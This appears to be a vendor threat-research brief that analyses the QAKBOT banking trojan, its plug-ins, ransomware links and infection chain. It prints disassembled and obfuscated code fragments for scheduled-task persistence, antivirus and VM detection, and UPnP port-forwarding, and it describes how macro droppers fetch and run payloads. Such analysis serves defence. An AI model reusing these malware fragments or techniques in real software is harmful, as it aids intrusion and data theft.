The Prelude to Ransomware: A Look into Current QAKBOT Capabilities and Global Activities

Technical Brief

Introduction

QAKBOT (detected by Trend Micro as TrojanSpy.Win32.QAKBOT) is a modular and highly evasive information-stealing malware that was first discovered in 2007. This threat is also known as QBOT and PinkSlipbot. Initial versions of QAKBOT targeted financial data and was classified as a banking trojan, but more recent versions have acted as a delivery mechanism for “second stage” malware. Specifically, QAKBOT seems to lead to targeted attacks involving data theft (exfiltration) and ransomware.

QAKBOT Capabilities

The core QAKBOT loader functionality is extended using a variety of plug-ins. In earlier QAKBOT versions, components were embedded as resources in the main executable. In more recent versions, the injection DLL, update script, and plug-ins are downloaded by the QAKBOT core after communicating with the command-and-control (C&C) server. The plug-ins listed here provide QAKBOT operators with the functionality needed to achieve their objectives.

Plug-in	Capability
Web-inject modules	Enables theft of sensitive data (usernames, passwords) within browser processes
Password grabber module	Enables theft of sensitive data from compromised endpoints
Cookie grabber module	Enables the theft of cookies from web browsers (Internet Explorer, Firefox, Chrome, and Microsoft Edge)
Email Collector module	Enables the theft of email threads, which are hijacked and used in follow-on campaigns
Universal Plug and Play UPnP module	Enables the use of infected machine as proxies for C&C traffic
Lateral Movement module	Enables propagation inside the infected network
Hidden VNC (hVNC) module	Provides hands on keyboard and lateral movement capabilities to the operators
Cobalt Strike module	Enables remote access to the compromised network with the Cobalt Strike penetration testing framework
Atera module	Enables remote access to the compromised network via Atera Remote Monitoring Management (RMM) software

QAKBOT Links to Targeted Ransomware Attacks

QAKBOT operators are key enablers for ransomware attacks. These operators achieve access to infected environments through the deployment of Cobalt Strike beacons, which function as standalone backdoors, or via a Cobalt Strike or Atera RMM plug-in. Since 2019, QAKBOT infections have led to the eventual deployment of the following human-operated ransomware families:

- MegaCortex (2019)
- PwndLocker (2019)
- ProLock (2020)
- Egregor (2020)
- Sodinokibi/REvil (2021)

QAKBOT Activity

The following is a list of notable events related to QAKBOT, as well as information from Trend Micro™ Smart Protection Network™. Trend Micro has been monitoring this threat for years, and we have been able to track the spam campaigns linked to QAKBOT operators across the world. While monitoring this malware distribution activity, we found that the top countries targeted were the United States, Japan, and Germany, while, telecommunications, technology, and education were the top industries targeted.

Date	Event
Oct 2021	The Atera RMM plug-in is discovered.
Sep 2021	Shathak delivers QAKBOT with malspam. "TR" delivers QAKBOT with malspam.
Feb 2021 – Jun 2021	Shathak delivers QAKBOT with malspam.
Mar 2021	QAKBOT infections drop Cobalt Strike.[1]
Mar 2020	QAKBOT infections lead to the ProLock Ransomware.
Oct 2019	QAKBOT infections lead to the PwndLocker Ransomware.
May 2019	QAKBOT infections lead to the MegaCortex Ransomware.
Jun 2018	The QAKBOT malware is found on thumb drives manufactured in China.[2]
2007	The initial QAKBOT version is discovered.

Figure 1. A global view of QAKBOT activity from March 25, 2021 to October 25, 2021 as seen from Trend Micro Smart Protection Network (SPN)





Figure 2. The top 10 countries where QAKBOT is distributed

Malware Analysis

The QAKBOT infection chain usually starts with malicious spam emails and the infection spreads from there. The stages shown here are typical of QAKBOT but might vary slightly over time.




Stage	#	Description
Arrival	1	• Malicious spam emails with malicious attachment • The document uses Excel 4.0 macros and themed social engineering to trick users into opening the email.
Infection	2	• The excel document contains Excel 4.0 macrso with a malicious dropper routine that will download the QAKBOT DLL from a remote server. • Social engineering is used to trick the user into “Enabling Content” (macros).
	3	• Once macros are enabled, the QAKBOT loader DLL is downloaded and executed. • Persistence is achieved through the installation of registry keys and a scheduled task. • The malicious QAKBOT process phones home to the C&C server.
	4	• The C&C server sends additional modules to the infected host .
	5	• Target information is stolen.

Post-infection		• Attackers might obtain "hands on keyboard" access to the infected environment following the deployment of a backdoor (such as Cobalt Strike) as a plug-in or as a separate dropped file. • Attackers might execute discovery commands to further evaluate the environment.
	6	• Attackers might move laterally from the infected host. • In some cases, attackers will deploy ransomware in the environment.

Table 1. Illustration and steps of the QAKBOT kill chain

QAKBOT Arrival Variations

QAKBOT uses a variety of delivery mechanisms, including different scripting languages and malicious documents. In the past, QAKBOT has also collaborated with other botnet operators, namely the now defunct Emotet.



**Emotet is an example of malware installation as a service, wherein operators install other malware on their bots for a fee.*

Figure 3. QAKBOT delivery mechanisms

QAKBOT Malicious Documents and Excel 4.0 Macros

Since late 2020, QAKBOT operators have leveraged malicious Microsoft Excel documents with heavily obfuscated Excel 4.0 macros to evade detection in the initial access phase of the attack.




Figure 4. Malicious document delivering QAKBOT (from June 2021 MalSpam Campaign)

The primary motivation behind QAKBOT's (and other malware distributors') shift toward this delivery mechanism can likely be attributed to the lack of support for Excel 4.0 macros in the Windows AntiMalware Scan Interface (AMSI) at that time. Excel 4.0 macro support was only added to AMSI in March 2021, while VBA macro parsing has been supported by AMSI since 2018.

QAKBOT Operators’ Use of Hijacked Email Conversations

The use of hijacked email conversations is a noteworthy technique used by QAKBOT distributors as a social engineering tactic. In the example shown in Figure 5, an email thread between **Kelly and Sandy** (number 1 in the figure) was stolen during a previous infection by the QAKBOT email collection module. The thread is then reused or hijacked by **QAKBOT** operators (number 2 in the figure) in a malicious spam campaign. The malicious email appears to come from **Sandy** in reply — but it actually contains the malicious document that drops **QAKBOT** (number 3 in the figure).

The use of hijacked email threads in malicious spam emails is a tactic that was first used by the cybercriminals who operated the now defunct Emotet malware.




Figure 5. The hijacked email thread delivering QAKBOT

QAKBOT Infection Routine

Figure 6 shows that the XLSM files contain hidden sheets and an auto_open macro (step 1 in this figure) that executes as soon as the victim opens the document and selects the “Enable Content” button. The macro code evaluates a sequence of formulas that are distributed at various indexes (step 2 in this figure) in the document. This is an obfuscation technique that is designed to thwart detection using simple strings.




Figure 6. The Excel formulas containing malicious code fragments




Figure 7. Hidden sheets in a QAKBOT XLSM dropper

In the sample in Figure 8, the code generates a unique file name using NOW() (step 1 in this figure) to output a timestamp to be used as part of the file name. The dynamic URL formation makes it harder to block exact URLs. Next, the functions (step 2 in this figure) to be called are resolved and the first of three download attempts from hard-coded hosts begins (step 3 in this figure). The downloaded file is stored in the disk as “Post.storg*”. This is the main QAKBOT DLL, which is loaded by “regsvr32 -s” (step 4 in this figure). The QAKBOT main loader DLL is loaded by regsvr32.exe with the -s command.




Figure 8. Analysis of QAKBOT sample

QAKBOT Installation

Packed QAKBOT loader → Process hollowing

The main program is unpacked in memory and injected into a new process that started in a suspended state. The injection routine targets the process memory of one of three targets (iexplore.exe, mobsync.exe, or explorer.exe) where the target is unmapped and replaced with the unpacked QAKBOT loader program. Once the code is injected, QAKBOT calls ResumeThread().

Figure 9. Process hollowing (UnmapViewOfFile -> VirtualAlloc)

Persistence mechanisms and anti-analysis/anti-sandbox routines

The loader creates a persistence via a scheduled task using the now deprecated *at.exe*. A dropped Javascript file creates a scheduled task for persistence for the QAKBOT core. The same mechanism is executed when an update is received from the C&C server.

```
03 C8                 add     ecx, eax
66 89 8D C0 FD+       mov     word ptr [ebp - 0x240], cx
0F B7 85 C4 FD+       movzx   eax, word ptr [ebp - 0x23C]
99                    cdq
B9 3C 00 00 00        mov     ecx, 0x3C
F7 F9                 idiv    ecx
66 89 95 C4 FD+       mov     word ptr [ebp - 0x23C], dx
68 70 FB 41 00        push    0x41FB70           ; "C:[redacted]exe"
0F B7 95 C4 FD+       movzx   edx, word ptr [ebp - 0x23C]
52                    push    edx
0F B7 85 C0 FD+       movzx   eax, word ptr [ebp - 0x240]
50                    push    eax
68 58 8A 41 00        push    0x418A58           ; "at.exe %u:%u \"%s\" /I"
68 04 01 00 00        push    0x104
8D 8D C8 FD FF+       lea     ecx, [ebp - 0x238]
51                    push    ecx
```

```
ngkeqkqe.setTime(ngkeqkqe.getTime() + (5*60*1000));
var uoavgf = ngkeqkqe.getHours() < 10 ? "0"+ngkeqkqe.getHours() : ngkeqkqe.getHours();
var wypyb = ngkeqkqe.getMinutes() < 10 ? "0"+ngkeqkqe.getMinutes() : ngkeqkqe.getMinutes();
var doakaet = "schtasks.exe /Create /SC ONCE /TN "+ivdkdvd+" /TR \"cmd /c \\\"start /min "+pwrd+"\\\"\" /ST "+uoavgf+":"+wypyb;
dvutxw.Run(doakaet, 0);
```

Figure 10. Persistence mechanisms through scheduled tasks

QAKBOT also includes several routines to detect the presence of security software, and to detect if it is being executed on a virtual machine (VM).

```
loc_B01287:                                     ; CODE XREF: 0x00B01281
  8D 45 F0             lea     eax, [ebp - 0x10]
  50                   push    eax
  68 98 FC B0 00       push    0xB0FC98         ; "Name"
  68 5C FC B0 00       push    0xB0FC5C         ; "SELECT * FROM Win32_Processor"
  8B 4D E8             mov     ecx, dword ptr [ebp - 0x18]
  8B 11                mov     edx, dword ptr [ecx]
  52                   push    edx
  E8 A0 FD FF FF       call    sub_B01040
  83 C4 10             add     esp, 0x10
  85 C0                test    eax, eax
  74 34                je      loc_B012DB
  8B 45 F8             mov     eax, dword ptr [ebp - 8]
  50                   push    eax
  E8 E0 59 FF FF       call    sub_AF6C90
  83 C4 04             add     esp, 4
  89 45 EC             mov     dword ptr [ebp - 0x14], eax
  83 7D EC 00          cmp     dword ptr [ebp - 0x14], 0
  74 15                je      loc_B012D1
  68 B8 A3 B0 00       push    0xB0A3B8         ; " "
  8B 4D EC             mov     ecx, dword ptr [ebp - 0x14]
  51                   push    ecx
  FF 15 30 A2 B0+      call    dword ptr [0xB0A230] -> StrTrimW
  90                   nop
  90                   nop
  90                   nop
  90                   nop
  90                   nop
  90                   nop
```

```
sub_B011D0             proc start
                                                ; CODE XREF: 0x00AF89D3
  55                   push    ebp
  8B EC                mov     ebp, esp
  83 EC 18             sub     esp, 0x18
  C7 45 EC 00 00+      mov     dword ptr [ebp - 0x14], 0
  68 30 FC B0 00       push    0xB0FC30         ; "root\\SecurityCenter2"
  E8 A9 FC FF FF       call    sub_B00E90
  83 C4 04             add     esp, 4
  89 45 E8             mov     dword ptr [ebp - 0x18], eax
  83 7D E8 00          cmp     dword ptr [ebp - 0x18], 0
  75 04                jne     loc_B011F7
  33 C0                xor     eax, eax
  EB 63                jmp     loc_B0125A

loc_B011F7:                                     ; CODE XREF: 0x00B011F1
  8D 45 F0             lea     eax, [ebp - 0x10]
  50                   push    eax
  68 18 FC B0 00       push    0xB0FC18         ; "displayName"
  68 D8 FB B0 00       push    0xB0FBD8         ; "SELECT * FROM AntiVirusProduct"
  8B 4D E8             mov     ecx, dword ptr [ebp - 0x18]
  8B 11                mov     edx, dword ptr [ecx]
  52                   push    edx
  E8 30 FE FF FF       call    sub_B01040
  83 C4 10             add     esp, 0x10
  85 C0                test    eax, eax
  74 34                je      loc_B0124B
  8B 45 F8             mov     eax, dword ptr [ebp - 8]
  50                   push    eax
  E8 70 5A FF FF       call    sub_AF6C90
  83 C4 04             add     esp, 4
  89 45 EC             mov     dword ptr [ebp - 0x14], eax
  83 7D EC 00          cmp     dword ptr [ebp - 0x14], 0
  74 15                je      loc_B01241
  68 B8 A3 B0 00       push    0xB0A3B8         ; " "
  8B 4D EC             mov     ecx, dword ptr [ebp - 0x14]
  51                   push    ecx
  FF 15 30 A2 B0+      call    dword ptr [0xB0A230] -> StrTrimW
```

Figure 11. Routines to detect if there are security solutions on the device

QAKBOT UPnP: Recruiting new proxies for QAKBOT’s botnet

QAKBOT leverages Simple Service Discovery Protocol (SSDP) to identify other devices on the local network. It then parses network device information collected with SSDP to identify internet gateways.

```
loc_AEB376:                                ; CODE XREF: 0x00AEB36A
  8B 95 24 F9 FF+       mov    edx, dword ptr [ebp - 0x6DC]
  52                    push   edx
  8B 85 F8 F8 FF+       mov    eax, dword ptr [ebp - 0x708]
  8B 0C 85 40 A7+       mov    ecx, dword ptr [eax*4 + 0xB0A740]
  51                    push   ecx
  8B 95 BC F8 FF+       mov    edx, dword ptr [ebp - 0x744]
  52                    push   edx
  68 F0 A6 B0 00        push   0xB0A6F0            ; "M-SEARCH * HTTP/1.1\r\nHOST: %s:1900\r\nST: %s\r\nMAN: \"ssdp:discover\"\r\nMX: %u\r\n\r\n"
  68 00 06 00 00        push   0x600
  8D 85 B8 F9 FF+       lea    eax, [ebp - 0x648]
  50                    push   eax
```

```
  68 5C 5E B1 00        push   0xB15E5C            ; "urn:schemas-upnp-org:service:WANCommonInterfaceConfig:1"
  8B 45 FC              mov    eax, dword ptr [ebp - 4]
  05 04 0B 00 00        add    eax, 0xB04
  50                    push   eax
  E8 8D 46 01 00        call   sub_B01836 -> strcmp
```

Figure 12. QAKBOT leveraging SSDP and parsing information collected with SSDP

With gateways identified, it uses UPnP to create port-forwarding rules on gateway devices to route traffic from the internet to the infected endpoint. The infected device is then capable of acting as a Tier 3 proxy in the QAKBOT botnet.

```
loc_AEC448:                                    ; CODE XREF: 0x00AEC43C
  6A 48                 push   0x48
  E8 11 75 00 00        call   sub_AF3960
  83 C4 04              add    esp, 4
  89 45 90              mov    dword ptr [ebp - 0x70], eax
  8B 45 90              mov    eax, dword ptr [ebp - 0x70]
  C7 00 B0 58 B1+       mov    dword ptr [eax], 0xB158B0 ; "NewRemoteHost"
  8B 4D 90              mov    ecx, dword ptr [ebp - 0x70]
  8B 55 24              mov    edx, dword ptr [ebp + 0x24]
  89 51 04              mov    dword ptr [ecx + 4], edx
  8B 45 90              mov    eax, dword ptr [ebp - 0x70]
  C7 40 08 C0 58+       mov    dword ptr [eax + 8], 0xB158C0 ; "NewExternalPort"
  8B 4D 90              mov    ecx, dword ptr [ebp - 0x70]
  8B 55 10              mov    edx, dword ptr [ebp + 0x10]
  89 51 0C              mov    dword ptr [ecx + 0xC], edx
  8B 45 90              mov    eax, dword ptr [ebp - 0x70]
  C7 40 10 D0 58+       mov    dword ptr [eax + 0x10], 0xB158D0 ; "NewProtocol"
  8B 4D 90              mov    ecx, dword ptr [ebp - 0x70]
  8B 55 20              mov    edx, dword ptr [ebp + 0x20]
  89 51 14              mov    dword ptr [ecx + 0x14], edx
  8B 45 90              mov    eax, dword ptr [ebp - 0x70]
  C7 40 18 DC 58+       mov    dword ptr [eax + 0x18], 0xB158DC ; "NewInternalPort"
  8B 4D 90              mov    ecx, dword ptr [ebp - 0x70]
  8B 55 14              mov    edx, dword ptr [ebp + 0x14]
  89 51 1C              mov    dword ptr [ecx + 0x1C], edx
  8B 45 90              mov    eax, dword ptr [ebp - 0x70]
  C7 40 20 EC 58+       mov    dword ptr [eax + 0x20], 0xB158EC ; "NewInternalClient"
  8B 4D 90              mov    ecx, dword ptr [ebp - 0x70]
  8B 55 18              mov    edx, dword ptr [ebp + 0x18]
  89 51 24              mov    dword ptr [ecx + 0x24], edx
  8B 45 90              mov    eax, dword ptr [ebp - 0x70]
  C7 40 28 00 59+       mov    dword ptr [eax + 0x28], 0xB15900 ; "NewEnabled"
  8B 4D 90              mov    ecx, dword ptr [ebp - 0x70]
  C7 41 2C 0C 59+       mov    dword ptr [ecx + 0x2C], 0xB1590C ; "1"
  8B 55 90              mov    edx, dword ptr [ebp - 0x70]
  C7 42 30 10 59+       mov    dword ptr [edx + 0x30], 0xB15910 ; "NewPortMappingDescription"
  83 7D 1C 00           cmp    dword ptr [ebp + 0x1C], 0
  74 08                 je     loc_AEC4DF
  8B 45 1C              mov    eax, dword ptr [ebp + 0x1C]
  89 45 8C              mov    dword ptr [ebp - 0x74], eax
  EB 07                 jmp    loc_AEC4E6
```

Figure 13. UpnP used to create port-forwarding rules

QAKBOT Information Stealing Plug-ins

Outlook email collector

QAKBOT has been exfiltrating emails from Microsoft Outlook since 2019. The stolen information is used to enhance the social engineering capabilities of future attacks by spamming email thread members. QAKBOT extracts emails, parses email headers, and extracts thread recipients from the address book.

